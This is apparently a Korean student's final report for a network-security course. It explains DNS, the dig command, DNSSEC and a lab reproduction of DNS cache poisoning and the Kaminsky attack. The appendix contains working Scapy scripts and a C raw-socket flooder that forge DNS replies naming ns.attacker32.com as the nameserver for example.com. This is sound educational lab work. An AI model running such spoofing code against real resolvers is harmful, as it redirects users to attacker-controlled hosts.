
**2024년도 2학기 네트워크보안: 최종 보고서**

**학번: 20221095**

**이름: 민현선**

**1. DNS의 개념 및 동작 원리 조사  
\***Domain Name Space, Name Server, Resolver 등의 개념 포함

**DNS의 개념**   
DNS는 ‘Domain Name System’의 약자로, 사람이 이해하기 쉬운 도메인 이름(예: ‘www.naver.com’)을 컴퓨터가 이해할 수 있는 IP 주소(예: ‘192.168.0.1’)로 변환해주는 시스템이다. 인터넷 상에서 특정 서버에 접근하려면 IP 주소가 필요하지만, 이를 기억하기 어려워 도메인 이름을 사용하게 된다. DNS는 이러한 도메인 이름을 올바른 IP 주소로 변환하는 역할을 한다.

**DNS 동작 원리**   
1) 사용자가 웹 브라우저에 도메인 이름(예: ‘www.naver.com’)을 입력한다.  
2) Resolver가 DNS 조회를 시작하며, 우선 로컬 캐시에서 IP 주소를 확인한다.  
3) 로컬 캐시에 없으면 Recursive Query를 통해 DNS 서버로 요청을 보낸다.  
4) 다음과 같은 순서로 DNS 서버가 차례로 IP 주소를 찾는다:  
- Root Name Server 

- Top-Level Domain (TLD) Name Server (예: ‘.com’ 서버)  
- Authoritative Name Server (예: ‘naver.com’의 네임 서버)  
5) 최종적으로 IP 주소를 찾으면, Resolver가 이를 브라우저에 전달하여 사용자가 원하는 웹사이트에 접속한다.

**DNS 주요 구성 요소**  
1) Domain Name Space

- 도메인 이름 공간은 도메인 이름을 체계적으로 계층화한 구조이다.

- 각 도메인은 계층적 트리 구조를 가지며, 루트에서부터 최하위 도메인까지 구성된다.  
 예: ‘www.naver.com’에서 ‘com’은 최상위 도메인(Top-Level Domain(TLD)), ‘naver’은 2차 도메인, ‘www’는 하위 도메인이다.

- 도메인 이름은 오른쪽에서 왼쪽으로 갈수록 계층이 낮아진다.

2) Name Server  
DNS 조회 요청을 처리하고, 도메인 이름에 대한 IP 주소 정보를 제공하는 서버이다. 네임 서버는 여러 종류가 있다.

- Root Name Server: 최상위 계층으로, TLD 네임 서버의 위치를 알려준다.

- TLD Name Server: ‘.com’, ‘.org’, ‘.net’과 같은 최상위 도메인 정보를 담당한다.

- Authoritative Name Server: 특정 도메인에 대한 최종 IP 주소 정보를 가지고 있는 서버이다.

3) Resolver

- DNS 클라이언트 역할을 하며, 사용자의 DNS 조회 요청을 처리하는 소프트웨어이다.

- 운영 체제의 네트워크 라이브러리나 ISP에서 제공되며, 주로 Recursive Query를 수행하여 최종 IP 주소를 반환한다.

**DNS 주요 쿼리**

1) Recursive Query(재귀적 커리): Resolver가 필요한 IP 주소를 찾을 때까지 여러 DNS 서버에 연속적으로 요청을 보내는 방식이다.

2) terative Query(반복적 쿼리): DNS 서버가 자신이 알고 있는 가장 가까운 정보만 반환하며 나머지는 Resolver가 직접 다른 DNS 서버에 문의한다.

**2. dig (Domain Information Groper) 명령어의 사용법과 예시 조사**

\*사용 방법, 사용 옵션 등 포함

**dig**: DNS 정보를 조회하는 도구이다. 주요 옵션과 레코드 타입을 활용해 다양한 DNS 정보를 확인할 수 있다.

**기본 사용법**

dig [옵션] [도메인 이름] [레코드 타입]

- 옵션: 추가 설정

- 도메인 이름: 조회할 도메인

- 레코드 타입: 조회할 DNS 레코드 유형 (기본값: ‘A’)

**주요 옵션**

|  |  |  |
| --- | --- | --- |
| 1) +short: 간단한 IP 출력  예: dig example.com +short | 2) +trace:DNS 경로 추적  예: dig example.com +trace | 3) @네임서버: 특정 네임서버 지정  예: dig @8.8.8.8 example.com |
| 4) -t [레코드 타입]:  레코드 타입 지정  예: dig -t MX example.com | 5) -x [IP 주소]:  역방향 DNS 조회  예: dig -x 8.8.8.8 | 6) +noall +answer: 응답 섹션만 표시  예: dig example.com +noall +answer |

**주요 DNS 레코드 타입**

|  |  |  |
| --- | --- | --- |
| 1) A: IPv4 주소 레코드  예: dig example.com A | 2) AAAA: IPv6 주소 레코드  예: dig example.com AAAA | 3) MX: 메일 서버 레코드  예: dig example.com MX |
| 4) CNAME: 별칭 레코드  예: dig www.example.com CNAME | 5) NS: 네임서버 레코드  예: dig example.com NS | 6) TXT: 텍스트 레코드  예: dig example.com TXT |

**3. (Local) DNS Cache Poisoning Attack: Authority Section 감염**

\*reference1 파일 참고(Task 3: Spoofing NS Records)

\*Sample 코드 활용

\*공격 실행 및 결과 설명을 위한 일부 코드를 (필요시) 첨부하고 전체 코드는 부록에 첨부

**DNS Cache Poisoning Attack: Authority Section 감염 공격 설명**

이 공격의 목적은 로컬 DNS 서버의 캐시에 잘못된 네임서버(NS) 정보를 저장시켜, 사용자들이 특정 도메인에 접근할 때 공격자가 지정한 네임서버를 사용하게 만드는 것이다.

공격 코드는 DNS 쿼리를 가로채고, 가짜 DNS 응답을 생성하여 보낸다. 이때, Authority Section에 공격자가 제어하는 네임서버 정보를 포함시킨다.

NSsec = DNSRR(rrname=target\_domain, type='NS', ttl=259200, rdata=ns\_domain)


- 로컬 DNS 서버는 DNS 응답을 받을 때 Authority Section에 있는 네임서버 정보를 신뢰하고 캐시에 저장한다.  
- 공격자는 이를 악용하여 가짜 네임서버(‘ns.attacker32.com’)를 삽입함으로써, 이후 모든 ‘example.com’ 관련 요청이 공격자의 네임서버로 가게 만든다.  
  
  
**DNS Cache Poisoning Attack: Authority Section 감염 과정**  
\*캐시 초기화 주의 rnd  
1) 사용자가 ‘www.example.com’ 요청 → 로컬 DNS 서버에 전달  
2) 공격자가 가짜 응답 전 → ‘example.com’의 네임서버를 ‘ns.attacker32.com’으로 지정.  
3) 로컬 DNS 서버 캐시 오염 → 이후 ‘example.com’ 요청 시 공격자의 네임서버에 문의.  
4) 공격자 네임서버가 가짜 IP 응답 → 사용자가 악성 사이트로 리디렉션됨.

**DNS Cache Poisoning Attack: Authority Section 감염 전 결과**

|  |  |
| --- | --- |
| $ dig [www.example.com](http://www.example.com) | $ dig abc.example.com |

**DNS Cache Poisoning Attack: Authority Section 감염 후 결과**

|  |  |
| --- | --- |
| $ dig [www.example.com](http://www.example.com)  IP가 감염된 것을 확인 | $ dig abc.example.com  IP가 감염된 것을 확인 |
| $ dig ns.attacker32.com 여전히 공격자 IP인것을 확인 | $ dig @ns.attacker32.com [www.example.com](http://www.example.com)  ns.attacker32.com를 통해 접속하여 IP 감염 확인 |

****

local DNS server의 DNS cache에 ‘1.2.3.5’, ‘1.2.3.6’이라는 조작된 IP가 들어간 것을 확인할 수 있다. 이는 example.com에 관한 모든 요청이 가짜 네임서버인 ns.attacker32.com을 통해 실행됨을 알 수 있다.

추가로 ‘\_.example.com.’에대해 10.9.0.153이라는 결과가 나타난 이유는 정상 DNS 응답이 먼저 도착했을 가능성과 와일드카드 레코드나 네임서버 설정이 ‘10.9.0.153’, ‘1.2.3.5’, ‘1.2.3.6’으로 설정된 상태에서 변경되지 않았을 가능성이 있다.하지만 해당 실험에서는 IP가 변경되었기 때문에 이 확률은 매우 낮을 것이다.   
 또 다른 이유로는 코드에서 Authority Section만 스푸핑된 경우, 네임서버 정보는 조작되었지만 개별 서브도메인의 A 레코드는 기존의 값으로 남아 있는 경우에 이러한 상황이 발생할 수 있다.

**4. The Kaminsky Attack에 대해서 조사**\*reference2 파일 참고(공격 과정을 전체적으로 요약)

**The Kaminsky Attack 개념**DNS Cache Poisoning은 DNS 서버의 캐시를 악의적으로 변조하여 사용자를 원래 목적지 대신 악성 사이트로 리디렉션하는 공격이다. Kaminsky Attack은 이러한 DNS 캐시 포이즈닝의 한 형태로, 무작위로 생성된 하위 도메인을 이용해 지속적으로 공격을 시도한다. 공격자는 피해 DNS 서버에 무작위 서브도메인 쿼리를 발송하고, 동시에 스푸핑된 DNS 응답을 전송한다.

이 공격은 DNS 서버가 무작위로 생성된 트랜잭션 ID를 이용해 응답을 수락하는 구조적 취약점을 악용한다. 공격자는 캐시 타임아웃을 기다릴 필요 없이 새로운 무작위 서브도메인을 생성하여 지속적으로 공격을 수행할 수 있다. 스푸핑된 응답이 수락되면, 피해 DNS 서버의 캐시에는 example.com의 네임서버 정보가 공격자의 네임서버(예: ns.attacker32.com)로 설정된다. 이후, example.com 도메인에 대한 모든 쿼리는 공격자의 네임서버로 전달되며, 사용자는 악성 사이트로 리디렉션되거나 악성 소프트웨어에 감염될 위험에 처하게 된다.

**The Kaminsky Attack 특징**1) 랜덤 서브도메인 쿼리 발송: 공격자는 피해 DNS 서버에 랜덤한 서브도메인 (예: twysw.example.com)에 대한 DNS 쿼리를 보낸다.  
2) DNS 쿼리 생성: 피해 DNS 서버는 example.com의 권한 있는 DNS 서버에 쿼리를 보낸다.  
3) 스푸핑된 DNS 응답 전송: 공격자는 빠르게 많은 수의 스푸핑된 DNS 응답을 전송하며, 각 응답에는 무작위로 생성된 트랜잭션 ID를 포함한다. 스푸핑된 응답에는 example.com 도메인의 권한 있는 네임서버를 공격자가 소유한 서버(예: ns.attacker32.com)로 설정하는 Authoritative Nameservers 레코드가 포함된다.  
4) 트랜잭션 ID 매칭: 스푸핑된 응답 중 하나가 피해 DNS 서버의 쿼리와 트랜잭션 ID가 일치하고, 정식 응답보다 먼저 도착하면 DNS 서버는 이를 신뢰하고 캐시에 저장한다.  
5) 캐시 중독 성공: 성공적으로 중독되면 피해 DNS 서버는 example.com에 대한 모든 쿼리를 공격자의 네임서버로 전달한다. 이후, 사용자가 www.example.com을 방문하면 공격자가 설정한 악성 IP로 리디렉션된다.캐시 타임아웃을 기다리지 않고 연속적인 공격이 가능하다.  
6) 트랜잭션 ID 예측: DNS 응답의 트랜잭션 ID는 16비트로, 공격자는 가능한 모든 트랜잭션 ID를 빠르게 전송한다. 확률적으로 공격이 성공할 가능성이 높다.  
7) 캐시 우회: 매번 새로운 서브도메인을 사용해 캐시 타임아웃을 기다릴 필요 없이 지속적으로 공격할 수 있다.

**공격 방어**   
- 감염된 도메인에 대한 모든 쿼리는 공격자의 네임서버로 전달되며, 사용자는 악성 사이트로 리디렉션되거나 악성 소프트웨어에 감염될 위험에 처하게 되어 공격 방어가 필요하다.  
1) DNSSEC 활성화: DNS 보안 확장(DNSSEC)을 통해 응답의 무결성을 검증할 수 있다.  
2) 랜덤 소스 포트: 쿼리 시 소스 포트를 무작위로 설정하여 스푸핑된 응답이 일치할 확률을 낮춘다.

**5. The Kaminsky Attack 기초**

\*Sample 코드 활용

\*공격 실행 및 결과 설명을 위한 일부 코드를 (필요시) 첨부하고 전체 코드는 부록에 첨부

Kaminsky Attack은 DNS 캐시 중독 공격으로, 로컬 DNS 서버가 악성 네임 서버(NS)를 신뢰하도록 속여 특정 도메인의 DNS 쿼리를 조작한다.

1. problem5\_dns 관련 파이썬 코드를 실행해 bin(ip\_req(요청 패킷), ip\_resp(위조된 DNS 응답 패킷)) 파일 생성 (6번에서 활용)
2. problem5\_attack.c`를 컴파일하고 실행하여 위조 응답 전송
3. rndc dumpdb -cache`로 DNS 캐시에서 악성 네임 서버 확인(캐시 중독 확인)
4. 사용자 컨테이너에서 `dig`로 악성 네임 서버가 응답하는지 확인

|  |  |
| --- | --- |
| ns\_ip 확인  $ dig [www.example.com](http://www.example.com) | c코드 (공격)실행 컴파일 후 attack\_pb6 실행 |
| 공격 실행 후 IP가 변경된 것 확인 $ dig [www.example.com](http://www.example.com) | DNS의 chache dump로 공격 확인 (attack 문자열 감지) |

공격 실행 후 IP가 1.2.3.5로 변경되고 cache를 통해 공격에 성공한 것을 알 수 있다.  
(감염 전 결과는 3번와 같다.)

**6. The Kaminsky Attack 심화**

\*Sample 코드 활용

\*공격 실행 및 결과 설명을 위한 일부 코드를 (필요시) 첨부하고 전체 코드는 부록에 첨부

**targetName의 offset 확인**

|  |  |  |
| --- | --- | --- |
| req.bin(0x29) | resp.bin(q: 0x29) | resp.bin(r: 0x32) |

**c코드 수정 및 공격 실행**

|  |  |  |
| --- | --- | --- |
| targetName의 거리에 따른 offset 값에 따라 다음과 같이 c코드를 수정하였다. | k값이 수정되어 5번과 달리 랜덤문자가 3개가 출력되는 것을 확인할 수 있다. | DNS의 chache dump로 attack 문자열 감지 |



공격 실행 내용은 5번과 같다. 마찬가지로 DNS의 chache dump로 공격 확인 결과 공격에 성공했음을 알 수 있다.

**7. DNSSEC의 개념과 원리 조사**

DNSSEC (Domain Name System Security Extensions)은 DNS(도메인 네임 시스템)의 보안 확장을 위한 기술로, DNS 데이터의 무결성과 인증을 보장하기 위해 설계되었다. 이는 **IETF (Internet Engineering Task Force)** 및 **ICANN**과 같은 권위 있는 기관에서 정의한 표준을 기반으로 한다.

**DNSSEC 개요**기존 DNS는 설계 당시 보안 기능이 내재되어 있지 않아 DNS 스푸핑(캐시 오염)이나 중간자 공격(MITM)과 같은 취약점에 노출되어 있다. DNSSEC는 DNS 응답이 다음과 같은 성질을 가지도록 보장한다.

1. 인증된 데이터: DNS 응답이 올바른 출처에서 온 것임을 확인할 수 있다.
2. 무결성 보장: 데이터 전송 중 변경되지 않았음을 보장한다.
3. 스푸핑 방지: 공격자가 DNS 데이터를 위조하는 것을 방지한다.

DNSSEC는 기밀성(암호화)을 제공하지 않으며, 무결성과 인증에 초점을 맞춘다.

**DNSSEC의 핵심 원리**

1. 공개 키 암호화: DNSSEC는 공개 키 기반 구조 (PKI)를 활용하여 DNS 레코드를 디지털 서명한다. 각 DNS 존은 공개-개인 키 쌍을 가진다.
2. 디지털 서명: DNS 레코드가 생성될 때 존의 개인 키로 디지털 서명된다. 이를 검증하기 위해 공개 키가 사용된다.
3. 신뢰 체인 (Chain of Trust): DNSSEC는 루트 존에서 시작해 서브도메인까지 이어지는 신뢰 체인을 구축한다:
   1. 루트 존의 공개 키는 신뢰의 기반이다.
   2. 각 상위 존 (예: .com)은 하위 존 (예: example.com)의 공개 키를 서명한다.
   3. 리졸버는 이 체인을 따라 DNS 레코드를 검증할 수 있다.
4. ZSK와 KSK:
   1. ZSK (Zone-Signing Key): 존 내의 DNS 레코드를 서명하는 키.
   2. KSK (Key-Signing Key): ZSK를 서명하는 키로, 신뢰 체인을 유지하는 데 사용된다.
5. 존재하지 않음에 대한 인증 (Authenticated Denial of Existence): NSEC 및 NSEC3 레코드를 사용해 특정 DNS 레코드가 존재하지 않음을 증명할 수 있다.

**DNSSEC 레코드 유형**

1. RRSIG (Resource Record Signature): DNS 레코드에 대한 디지털 서명을 포함한다.
2. DNSKEY: RRSIG를 검증하는 데 사용되는 공개 키를 포함한다.
3. DS (Delegation Signer): 하위 존의 DNSKEY에 대한 해시 값을 제공한다.
4. NSEC/NSEC3: 특정 레코드가 존재하지 않음을 증명한다.
5. CDS (Child DS): 자동화된 DS 레코드 업데이트를 지원한다.

**DNSSEC 동작 원리**

1. 존 서명:
   1. 존 관리자가 KSK와 ZSK 키 쌍을 생성한다.
   2. ZSK로 존 데이터를 서명하고, KSK로 ZSK를 서명한다.
   3. 생성된 서명(RRSIG)과 공개 키(DNSKEY)가 존에 추가된다.
2. 검증 과정:
   1. DNS 리졸버는 DNSSEC 지원 도메인을 질의하면 DNS 레코드와 함께 RRSIG 및 DNSKEY를 받는다.
   2. 리졸버는 다음 단계를 거쳐 검증한다:
      1. RRSIG를 확인하여 DNS 레코드 무결성을 검증한다.
      2. DNSKEY를 검증하기 위해 상위 존의 DS 레코드를 확인한다.
      3. 루트 존까지 신뢰 체인을 따라 올라가며 검증한다.

**보안 고려사항**

1. 키 관리: 키가 노출될 위험을 줄이기 위해 주기적으로 키를 교체해야 한다.
2. 응답 크기 증가: DNSSEC는 추가 서명과 키로 인해 DNS 응답 크기를 증가시키므로 적절한 대책이 없으면 DNS 증폭 공격의 위험이 있다.
3. 신뢰 앵커 (Trust Anchor):루트 존의 공개 키가 신뢰 앵커 역할을 한다. 이 키를 업데이트할 때는 신중하게 관리해야 한다.

**DNSSEC의 장점**

1. 캐시 오염 방지: 리졸버가 위조된 DNS 응답을 캐시에 저장하지 않도록 보장한다.
2. 인증: DNS 데이터가 올바른 출처에서 온 것임을 확인할 수 있다.
3. 보안 애플리케이션 지원: DANE과 같은 보안 프로토콜과 함께 사용할 수 있다.

참고자료: <https://datatracker.ietf.org/doc/html/rfc4033>

**8. 네트워크보안 수업에 대한 피드백**  
네트워크보안 수업을 통해 우분투 가상머신을 접하게 되어 좋았다. 개설된 과목 중 가상환경을 다루는 운영체제 과목이 없어 아쉬웠는데, 이번 수업에서 실습을 통해 리눅스 환경에서 핑을 통해 네트워크 연결을 확인하고, 패킷을 분석하며 데이터가 어떻게 전송되는지 이해할 수 있었다. 이를 통해 네트워크 보안 이론이 실제로 어떻게 적용되는지 체험할 수 있었고, 사고의 폭을 확장할 수 있었다.  
처음 다루는 우분투 가상환경이 서툴고 어려웠지만, 수업이 끝난 후 되돌아보니 배운 것이 훨씬 많다고 느꼈다. 다만, 실습 때 했던 내용을 집에서 재현하려고 할 때 어려움을 겪었다. 핑과 패킷 분석을 다시 해보려고 했으나 기억이 잘 나지 않았다. 실습자료가 있었지만 조금만 더 자세히 설명되어있다면 좋았을 거 같다.

**부록**

3번 문제의 전체 코드

|  |
| --- |
| problem3.py  #!/usr/bin/env python3  from scapy.all import \*  ns\_domain = 'ns.attacker32.com'  target\_domain = 'example.com'  spoofed\_IP = '1.2.3.4'  my\_iface = 'br-7dfe462efbcd'  port\_num = 53  target = '10.9.0.53'  my\_filter = 'udp and src host {A} and dst port 53'.format(A=target)  print("Local DNS Cache Poisoning Attack (NS section)")  def spoof\_dns(pkt):  if (DNS in pkt and target\_domain in pkt[DNS].qd.qname.decode('utf-8')):  print("Sniffing & Spoofing ...")    old\_ip = pkt[IP]  old\_udp = pkt[UDP]  old\_dns = pkt[DNS]    IPpkt = IP(dst=old\_ip.src, src=old\_ip.dst)  UDPpkt = UDP(dport=old\_udp.sport, sport=port\_num)  # The Answer Section  Anssec = DNSRR(rrname=old\_dns.qd.qname, type='A', ttl=259200, rdata=spoofed\_IP)    # The Authority Section  NSsec = DNSRR(rrname=target\_domain, type='NS', ttl=259200, rdata=ns\_domain)  # Construct the DNS packet  DNSpkt = DNS(id=old\_dns.id, qd=old\_dns.qd, aa=1, qr=1,  qdcount=1, ancount=1, nscount=1, an=Anssec, ns=NSsec)  # Construct the entire IP packet and send it out  spoofpkt = IPpkt/UDPpkt/DNSpkt  send(spoofpkt)  pkt = sniff(iface=my\_iface, filter=my\_filter, prn=spoof\_dns) |

5번 문제의 전체 코드(C코드 미포함)

|  |
| --- |
| problem5\_dns\_query\_template.py  #!/usr/bin/python3  from scapy.all import \*  # based on SEED book code  targetName = 'twysw.example.com'  local\_DNS\_ip = '10.9.0.53'  spoofed\_ip = '1.2.3.4'  # from a random src to local DNS server  IPpkt = IP(src='10.9.0.153',dst=local\_DNS\_ip)  # from a random sport to DNS dport  UDPpkt = UDP(sport=12345, dport=53,chksum=0)  # a inexistent fake FQDN in the target domain: example.com  # the C code will modify it  Qdsec = DNSQR(qname=targetName)  DNSpkt = DNS(id=0xAAAA, qr=0, qdcount=1, qd=Qdsec)  Querypkt = IPpkt/UDPpkt/DNSpkt  # Save the packet data to a file  with open('ip\_req.bin', 'wb') as f:  f.write(bytes(Querypkt))  Querypkt.show()  problem5\_dns\_reply\_template.py  #!/usr/bin/python3  from scapy.all import \*  # based on SEED book code  targetName = 'twysw.example.com'  targetDomain = 'example.com'  NS\_ip = '199.43.133.53'  local\_DNS\_ip = '10.9.0.53'  spoofed\_ip = '1.2.3.4'  # reply pkt from target domain NSs to the local DNS server  IPpkt = IP(src=NS\_ip, dst=local\_DNS\_ip, chksum=0)  UDPpkt = UDP(sport=53, dport=33333, chksum=0)  # Question section  Qdsec = DNSQR(qname=targetName)  # Answer section, any IPs(rdata) are fine  Anssec = DNSRR(rrname=targetName, type='A',  rdata=spoofed\_ip, ttl=259200)  # Authority section (the main goal of the attack)  NSsec = DNSRR(rrname=targetDomain, type='NS',  rdata='ns.attacker32.com', ttl=259200)  DNSpkt = DNS(id=0xAAAA, aa=1,ra=0, rd=0, cd=0, qr=1,  qdcount=1, ancount=1, nscount=1, arcount=0,  qd=Qdsec, an=Anssec, ns=NSsec)  Replypkt = IPpkt/UDPpkt/DNSpkt  with open('ip\_resp.bin', 'wb') as f:  f.write(bytes(Replypkt))  Replypkt.show() |

6번 문제의 전체 코드(C코드 포함)

|  |
| --- |
| problem6\_dns\_query\_template.py  #!/usr/bin/python3  from scapy.all import \*  # based on SEED book code  targetName = 'twy.example.com'  local\_DNS\_ip = '10.9.0.53'  spoofed\_ip = '1.2.3.4'  # from a random src to local DNS server  IPpkt = IP(src='10.9.0.153',dst=local\_DNS\_ip)  # from a random sport to DNS dport  UDPpkt = UDP(sport=12345, dport=53,chksum=0)  # a inexistent fake FQDN in the target domain: example.com  # the C code will modify it  Qdsec = DNSQR(qname=targetName)  DNSpkt = DNS(id=0xAAAA, qr=0, qdcount=1, qd=Qdsec)  Querypkt = IPpkt/UDPpkt/DNSpkt  # Save the packet data to a file  with open('ip\_req.bin', 'wb') as f:  f.write(bytes(Querypkt))  Querypkt.show()  problem6\_dns\_reply\_template.py  #!/usr/bin/python3  from scapy.all import \*  # based on SEED book code  targetName = 'twy.example.com'  targetDomain = 'example.com'  NS\_ip = '199.43.135.53'  local\_DNS\_ip = '10.9.0.53'  spoofed\_ip = '1.2.3.4'  # reply pkt from target domain NSs to the local DNS server  IPpkt = IP(src=NS\_ip, dst=local\_DNS\_ip, chksum=0)  UDPpkt = UDP(sport=53, dport=33333, chksum=0)  # Question section  Qdsec = DNSQR(qname=targetName)  # Answer section, any IPs(rdata) are fine  Anssec = DNSRR(rrname=targetName, type='A',  rdata=spoofed\_ip, ttl=259200)  # Authority section (the main goal of the attack)  NSsec = DNSRR(rrname=targetDomain, type='NS',  rdata='ns.attacker32.com', ttl=259200)  DNSpkt = DNS(id=0xAAAA, aa=1,ra=0, rd=0, cd=0, qr=1,  qdcount=1, ancount=1, nscount=1, arcount=0,  qd=Qdsec, an=Anssec, ns=NSsec)  Replypkt = IPpkt/UDPpkt/DNSpkt  with open('ip\_resp.bin', 'wb') as f:  f.write(bytes(Replypkt))  Replypkt.show()  problem6\_atteck.c  #include <stdlib.h>  #include <arpa/inet.h>  #include <string.h>  #include <stdio.h>  #include <unistd.h>  #include <time.h>  // based on the provided framework and SEED book code  #define MAX\_FILE\_SIZE 1000000  /\* IP Header \*/  struct ipheader {  unsigned char iph\_ihl:4, //IP header length  iph\_ver:4; //IP version  unsigned char iph\_tos; //Type of service  unsigned short int iph\_len; //IP Packet length (data + header)  unsigned short int iph\_ident; //Identification  unsigned short int iph\_flag:3, //Fragmentation flags  iph\_offset:13; //Flags offset  unsigned char iph\_ttl; //Time to Live  unsigned char iph\_protocol; //Protocol type  unsigned short int iph\_chksum; //IP datagram checksum  struct in\_addr iph\_sourceip; //Source IP address  struct in\_addr iph\_destip; //Destination IP address  };  void send\_raw\_packet(char \* buffer, int pkt\_size);  void send\_dns\_request(unsigned char\* pkt, int pktsize, char\* name);  void send\_dns\_response(unsigned char\* pkt, int pktsize,  unsigned char\* src, char\* name,  unsigned short id);  int main()  {  unsigned short transid = 0;  srand(time(NULL));  // Load the DNS request packet from file  FILE \* f\_req = fopen("ip\_req.bin", "rb");  if (!f\_req) {  perror("Can't open 'ip\_req.bin'");  exit(1);  }  unsigned char ip\_req[MAX\_FILE\_SIZE];  int n\_req = fread(ip\_req, 1, MAX\_FILE\_SIZE, f\_req);  // Load the first DNS response packet from file  FILE \* f\_resp = fopen("ip\_resp.bin", "rb");  if (!f\_resp) {  perror("Can't open 'ip\_resp.bin'");  exit(1);  }  unsigned char ip\_resp[MAX\_FILE\_SIZE];  int n\_resp = fread(ip\_resp, 1, MAX\_FILE\_SIZE, f\_resp);  char a[26]="abcdefghijklmnopqrstuvwxyz";  while (1) {  // Generate a random name with length 3  char name[4];  name[3] = '\0';  for (int k=0; k<3; k++) name[k] = a[rand() % 26];  printf("name: %s, id:%d\n", name, transid);  //##################################################################  /\* Step 1. Send a DNS request to the targeted local DNS server.  This will trigger the DNS server to send out DNS queries \*/  send\_dns\_request(ip\_req, n\_req, name);  /\* Step 2. Send many spoofed responses to the targeted local DNS server,  each one with a different transaction ID. \*/    for (int i = 0; i < 500; i++)  {  send\_dns\_response(ip\_resp, n\_resp, "199.43.133.53", name, transid);  send\_dns\_response(ip\_resp, n\_resp, "199.43.135.53", name, transid);  transid += 1;  }  //##################################################################  }  }  /\* Use for generating and sending fake DNS request.  \* \*/  void send\_dns\_request(unsigned char\* pkt, int pktsize, char\* name)  {  // replace twysw in qname with name, at offset 41  memcpy(pkt+41, name, 3);  // send the dns query out  send\_raw\_packet(pkt, pktsize);  }  /\* Use for generating and sending forged DNS response.  \* \*/  void send\_dns\_response(unsigned char\* pkt, int pktsize,  unsigned char\* src, char\* name,  unsigned short id)  {  // the C code will modify src,qname,rrname and the id field  // src ip at offset 12  int ip = (int)inet\_addr(src);  memcpy(pkt+12, (void\*)&ip, 4);  // qname at offset 41  memcpy(pkt+ 41, name, 3);  // rrname at offset 62  memcpy(pkt+ 62, name, 3);  // id at offset 28  unsigned short transid = htons(id);  memcpy(pkt+28, (void\*)&transid, 2);  //send the dns reply out  send\_raw\_packet(pkt, pktsize);  }  /\* Send the raw packet out  \* buffer: to contain the entire IP packet, with everything filled out.  \* pkt\_size: the size of the buffer.  \* \*/  void send\_raw\_packet(char \* buffer, int pkt\_size)  {  struct sockaddr\_in dest\_info;  int enable = 1;  // Step 1: Create a raw network socket.  int sock = socket(AF\_INET, SOCK\_RAW, IPPROTO\_RAW);  // Step 2: Set socket option.  setsockopt(sock, IPPROTO\_IP, IP\_HDRINCL,  &enable, sizeof(enable));  // Step 3: Provide needed information about destination.  struct ipheader \*ip = (struct ipheader \*) buffer;  dest\_info.sin\_family = AF\_INET;  dest\_info.sin\_addr = ip->iph\_destip;  // Step 4: Send the packet out.  sendto(sock, buffer, pkt\_size, 0,  (struct sockaddr \*)&dest\_info, sizeof(dest\_info));  close(sock);  } |